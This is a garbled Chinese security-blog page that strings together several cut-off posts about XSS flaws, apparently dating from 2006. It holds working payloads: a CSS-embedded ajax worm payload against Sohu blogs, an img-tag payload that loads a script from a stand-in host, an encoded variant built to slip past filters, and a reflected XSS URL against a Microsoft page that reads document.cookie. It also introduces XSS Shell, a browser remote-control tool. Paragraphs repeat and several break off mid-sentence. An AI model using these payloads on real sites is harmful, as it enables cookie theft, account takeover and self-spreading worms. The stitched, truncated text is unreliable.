搜狐ajax hacking漏洞详解——XSS worm
鬼仔:记得以前有个 Myspace 的XSS worm。
作者:monyer
来源:梦之光芒
搜狐博客存在ajax hacking漏洞,可以实现web worm的功能,下面是具体的利用方法:
标准的ajax数据提交,该ajax的XmlHttp方式为微软msdn提供的标准方法!
鬼仔:记得以前有个 Myspace 的XSS worm。
作者:monyer
来源:梦之光芒
搜狐博客存在ajax hacking漏洞,可以实现web worm的功能,下面是具体的利用方法:
标准的ajax数据提交,该ajax的XmlHttp方式为微软msdn提供的标准方法!
文章作者:茄子宝
信息来源:邪恶八进制信息安全团队(www.eviloctal.com)
看到梦之光芒放出来了!我也不藏了!
10月7日的时候我就发的日志,提示了大家!这里算是上次发的XSS WORM初尝试的续吧.
其实很简单,就是两次转码.
<DIV STYLE="background-image: url(javascript:var XmlHttp=new ActiveXObject("Microsoft.XMLhttp"); XmlHttp.Open("get","/manage/link.do?m=add&title=S0n9%20bl09&desc=This%20is%20XSS%20TEST%20%21&link=http%3A//s0n9.blog.sohu.com&_",true); XmlHttp.send(null);)">鬼仔:在 Trace 那里看到的,大概看了下
有远程控制的意思,大家看图就明白了
我把他的功能界面给截了下来
我简单测试了一下
比较有新意,一个客户端,一个服务器端
都是在浏览器中进行的
使用方法也比较简单,虽说是英文的,但是应该能看懂
我这么烂的英语水平都弄懂什么意思了。 :lol:
安装及测试步骤我已特别标明了。
下载地址在文章最后。
-------------------------
XSS SHELL v0.3.8
-------------------------
Ferruh Mavituna - Last Updated : 02/11/2006
-------------------------
WHAT IS XSS SHELL ?
-------------------------
neeao那里看到的
Adivisory Name : Hotmail and Windows Live Mail XSS Vulnerabilities
Release Date : 2006.11.03
Test On : Microsoft IE 6.0
Discover : Cheng Peng Su(applesoup_at_gmail.com)
Introduction:
Hotmail and Windows Live Mail are both web-based e-mail services by Microsoft.
Details:
Hotmail's filter identifies "expression()" syntax in a CSS attribute. According to Hasegawa Yosuke's post(http://
信息来源:s0n9'5 B1o9
<img src="javascript:try{var s=document.createElement('script');s.src='http://XSS/XSS.js';document.body.appendChild(s);}catch(e){}"></img>
字符过滤怎么办?用Encode加密后就无敌了~
未加密前:<img src='#' XSS="try{var s=document.createElement('script');s.src='http://XSS/XSS.js';document.body.appendChild(s);}catch(e){}" onerror="execScript(decodeURI(this.XSS),'Jscript.Encode');" >

大图:http://huaidan.org/wp-content/uploads/img/yupoo/20061005/230230_1611443403_zadgucrm.jpg
在milw0rm上看到的,测试了一下。
URL:http://www.microsoft.com/education/Tutorials.mspx?Act=Tutorials.mspx&Xslt=%2Fbusiness%2FXSLT%2FTutorialsResults_0405.xslt&Op1=%3Cscript%3Ealert(document.cookie)%3C/script%3E&Op2=all&Op4=all&SearchSubmit=Search